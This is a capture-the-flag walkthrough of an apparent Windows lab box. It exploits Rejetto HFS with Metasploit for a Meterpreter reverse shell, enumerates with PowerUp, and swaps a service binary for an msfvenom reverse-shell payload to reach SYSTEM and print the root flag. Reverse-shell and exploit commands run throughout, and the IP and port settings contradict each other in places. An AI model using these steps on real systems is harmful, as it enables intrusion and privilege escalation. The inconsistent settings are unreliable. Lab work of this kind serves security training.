
Steel_Mountain

IP: 10.10.166.188

Enter IP in a browser to see what it returns.

Preform a reverse image search.



Employee of the month

NMAP Scan:

```
──(rabble㉿rabble)-[~]
└─$ nmap -sC -sV 10.10.166.188
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 21:01 EST
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 53.85% done; ETC: 21:02 (0:00:09 remaining)
Nmap scan report for 10.10.166.188
```

```
Host is up (0.10s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/8.5
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-02-14T02:02:55+00:00; -4s from scanner time.
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2025-02-13T01:56:36
|_Not valid after:  2025-08-15T01:56:36
| rdp-ntlm-info:
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2025-02-14T02:02:51+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http          HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49163/tcp open  msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows
```


```
Host script results:
| smb2-time: 
|   date: 2025-02-14T02:02:50
|_  start_date: 2025-02-14T01:56:30
| smb2-security-mode: 
|   3:0:2: 
|_    Message signing enabled but not required
| smb-security-mode: 
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -4s, deviation: 0s, median: -4s
|_nbstat: NetBIOS name: STEELMOUNTAIN, NetBIOS user: <unknown>, NetBIOS MAC: 02:18:87:dd:99:25 (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.78 seconds

┌──(rabble㉿rabble)-[~]
└─$ 
```

We can see multiple services are running on the server.

Use port 8080 to see what the other web server running is.



No files in this folder

0 folders, 0 files, 0 bytes

0 items selected

HttpFileServer 2.3
Server time: 2/13/2025 6:04:58 PM
Server uptime: 00:07:51

the web server is running rejetto. use ExploitDB to look for CVE

after you can load Metasploit and search for rejetto RCE

```
msf6 exploit(windows/http/rejetto_hfs_rce_cve_2024_23692) > search rejetto

Matching Modules
================

   #  Name                                               Disclosure Date
Rank       Check  Description
   -  ----                                               ---------------  --
--       -----  -----------
   0  exploit/windows/http/rejetto_hfs_rce_cve_2024_23692  2024-05-25
excellent  Yes    Rejetto HTTP File Server (HFS) Unauthenticated Remote Code
Execution
   1  exploit/windows/http/rejetto_hfs_exec                2014-09-11
excellent  Yes    Rejetto HttpFileServer Remote Command Execution
```

```


Interact with a module by name or index. For example info 1, use 1 or use
exploit/windows/http/rejetto_hfs_exec

msf6 exploit(windows/http/rejetto_hfs_rce_cve_2024_23692) > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

```

Make sure you set all necessary info before running exploit.

```
Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating
web server
   Proxies                     no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS     10.10.166.188    yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      8080             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface
to listen on. This must be an address on the local machine or 0.0.
                                         0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing
connections
   SSLCert                     no        Path to a custom SSL certificate
(default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit
(default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     10.6.52.63       yes       The listen address (an interface may
be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/rejetto_hfs_exec) > exploit
[*] Started reverse TCP handler on 10.6.52.63:4444
[*] Using URL: http://10.6.52.63:8080/iTWqGeP
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /iTWqGeP
[*] Sending stage (177734 bytes) to 10.10.166.188
[!] Tried to delete %TEMP%\NuwiLh.vbs, unknown result
[*] Meterpreter session 1 opened (10.6.52.63:4444 -> 10.10.166.188:49235) at
2025-02-13 21:30:20 -0500
[*] Server stopped.

meterpreter >
```

Once we gain access to the meterpreter we are looking for "Bill's" User account.

```
meterpreter > cd C:\Users\
 > ls
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file
specified.
```


```
meterpreter > cd C:\\Users\\
meterpreter > ls
Listing: C:\Users
=================
```

In CTF's such as this flags are offten found on the C:\Desktop\ somewhere.

```
meterpreter > cd bill
meterpreter > ls
Listing: C:\Users\bill
```

After finding the User.flag Now we will attempt to get Root Priv.

Get the PowerUp.ps1 script from PowerShellMafia / save the script and then upload it to the Meterpreter shell.



```
<#

PowerUp aims to be a clearinghouse of common Windows privilege escalation
vectors that rely on misconfigurations. See README.md for more information.

Author: @harmj0y
License: BSD 3-Clause
```

```
meterpreter > upload PowerUp.ps1
[*] Uploading  : /home/rabble/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /home/rabble/PowerUp.ps1 ->
PowerUp.ps1
[*] Completed  : /home/rabble/PowerUp.ps1 -> PowerUp.ps1
meterpreter >
```

after the script runs we should be able to load powershell and launch it.

```
meterpreter > upload PowerUp.ps1
[*] Uploading  : /home/rabble/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /home/rabble/PowerUp.ps1 ->
PowerUp.ps1
[*] Completed  : /home/rabble/PowerUp.ps1 -> PowerUp.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS >
```

Spacing REALLY matters during these ops!!

This is what a successful Invoke looks like.
Now we are looking for a succsessful CanRestart: request and what service is running with it.

```
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks



ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced
SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
<HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced
SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
<HijackPath>
CanRestart     : True
```

```
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced
SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit;
IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
<HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced
SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\Advanced
SystemCare\ASCService.exe;
                 IdentityReference=STEELMOUNTAIN\bill;
Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
<HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AWSLiteAgent
Path           : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart     : False
Name           : AWSLiteAgent
Check          : Unquoted Service Paths
```

```
ServiceName    : AWSLiteAgent
Path           : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart     : False
Name           : AWSLiteAgent
Check          : Unquoted Service Paths

ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths

ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths

ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit;
IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths
```

```
ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\IObit
Uninstaller\IUService.exe;
                 IdentityReference=STEELMOUNTAIN\bill;
Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths

ServiceName    : LiveUpdateSvc
Path           : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>
CanRestart     : False
Name           : LiveUpdateSvc
Check          : Unquoted Service Paths

ServiceName    : LiveUpdateSvc
Path           : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>
CanRestart     : False
Name           : LiveUpdateSvc
Check          : Unquoted Service Paths

ServiceName    : LiveUpdateSvc
Path           : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\Program Files
(x86)\IObit\LiveUpdate\LiveUpdate.exe;
                 IdentityReference=STEELMOUNTAIN\bill;
Permissions=System.Object[]}
StartName      : LocalSystem
```

```
AbuseFunction  : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>
CanRestart     : False
Name           : LiveUpdateSvc
Check          : Unquoted Service Paths

ServiceName                     : AdvancedSystemCareService9
Path                            : C:\Program Files (x86)\IObit\Advanced
SystemCare\ASCService.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\Advanced
SystemCare\ASCService.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl,
ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name
'AdvancedSystemCareService9'
CanRestart                      : True
Name                            : AdvancedSystemCareService9
Check                           : Modifiable Service Files

ServiceName                     : IObitUnSvr
Path                            : C:\Program Files (x86)\IObit\IObit
Uninstaller\IUService.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\IObit
Uninstaller\IUService.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl,
ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'IObitUnSvr'
CanRestart                      : False
Name                            : IObitUnSvr
Check                           : Modifiable Service Files

ServiceName                     : LiveUpdateSvc
Path                            : C:\Program Files
(x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiableFile                  : C:\Program Files
(x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl,
ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'LiveUpdateSvc'
CanRestart                      : False
Name                            : LiveUpdateSvc
Check                           : Modifiable Service Files




PS >
```

The service is AdvancedSystemCareService9-- This is useful so when we manipulate what is running here and run the restart command it will push the exploit we replace it with.

```
ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced
SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit;
IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
<HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

Now that we know what is running we can search for a payload in msfvenom on our attack machine to further exploit the Windows machine.

```
`msfvenom -p windows/shell_reverse_tcp LHOST=CONNECTION_IP LPORT=4443 -e
x86/shikata_ga_nai -f exe-service -o ASCService.exe`
```

Once we run the command we can see it is saved to OUR desktop, so when we go back to the PS we can close the PowerShell connection and upload it from the meterpreter.

```
──(rabble㉿rabble)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.166.188 LPORT=4443 -e
```

```
x86/shikata_ga_nai -f exe-service -o ASCService.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe-service file: 15872 bytes
Saved as: ASCService.exe

┌──(rabble㉿rabble)-[~]
└─$ ls
ASCService.exe  Desktop  Documents  Downloads  Music  Pictures  PowerUp.ps1
Public  Scripts  Templates  Videos
```

```
PS > ^C
Terminate channel 4? [y/N]  y
meterpreter > upload ASCService.exe
[*] Uploading  : /home/rabble/ASCService.exe -> ASCService.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /home/rabble/ASCService.exe ->
ASCService.exe
[*] Completed  : /home/rabble/ASCService.exe -> ASCService.exe
meterpreter >
```

Now start a listener on your host with [nc -lvnp 443] make sure your using the same port from the msfvenom payload.

now that our listener is running and we have changed what is running on the service we can push a restart to the system.

```
meterpreter > shell
Process 1792 created.
Channel 6 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
C:\Users\bill\Desktop>sc stop AdvancedSystemCareService9
```

Once we stop the service we will copy the file path we uploaded before and then restart the service:

This is what the whole process looks like. NOTE: if you IP changes at any poit before you get the reverse shell you MUST re-run the msfvenom payload!!

VICTIM MACHINE:

```
C:\Users\bill\Desktop>exit
exit
meterpreter > upload ASCService.exe
[*] Uploading  : /home/rabble/ASCService.exe -> ASCService.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /home/rabble/ASCService.exe ->
ASCService.exe
[*] Completed  : /home/rabble/ASCService.exe -> ASCService.exe
meterpreter > shell
Process 1144 created.
Channel 13 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.


C:\Users\bill\Desktop>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\bill\Desktop>exit
exit
```

```
meterpreter > cp ASCService.exe "C:\Program Files (x86)\IObit\Advanced
SystemCare\ASCService.exe"
meterpreter > shell
Process 828 created.
Channel 14 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.



C:\Users\bill\Desktop>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 392
        FLAGS              :

C:\Users\bill\Desktop>
```

ATTACK MACHINE:

```
┌──(rabble㉿rabble)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.6.52.63] from (UNKNOWN) [10.10.136.43] 49229
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

SUCCESS!!

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd C:\users
cd C:\users

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator

09/26/2019  06:11 AM    <DIR>          .
09/26/2019  06:11 AM    <DIR>          ..
09/26/2019  06:11 AM    <DIR>          Contacts
10/12/2020  11:05 AM    <DIR>          Desktop
09/26/2019  06:11 AM    <DIR>          Documents
09/27/2019  06:57 AM    <DIR>          Downloads
09/26/2019  06:11 AM    <DIR>          Favorites
09/26/2019  06:11 AM    <DIR>          Links
09/26/2019  06:11 AM    <DIR>          Music
09/26/2019  06:11 AM    <DIR>          Pictures
09/26/2019  06:11 AM    <DIR>          Saved Games
09/26/2019  06:11 AM    <DIR>          Searches
09/26/2019  06:11 AM    <DIR>          Videos
               0 File(s)              0 bytes
```

```
              13 Dir(s)  44,156,743,680 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator\Desktop

10/12/2020  11:05 AM    <DIR>          .
10/12/2020  11:05 AM    <DIR>          ..
10/12/2020  11:05 AM             1,528 activation.ps1
09/27/2019  04:41 AM                32 root.txt
               2 File(s)          1,560 bytes
               2 Dir(s)  44,156,743,680 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
C:\Users\Administrator\Desktop>
```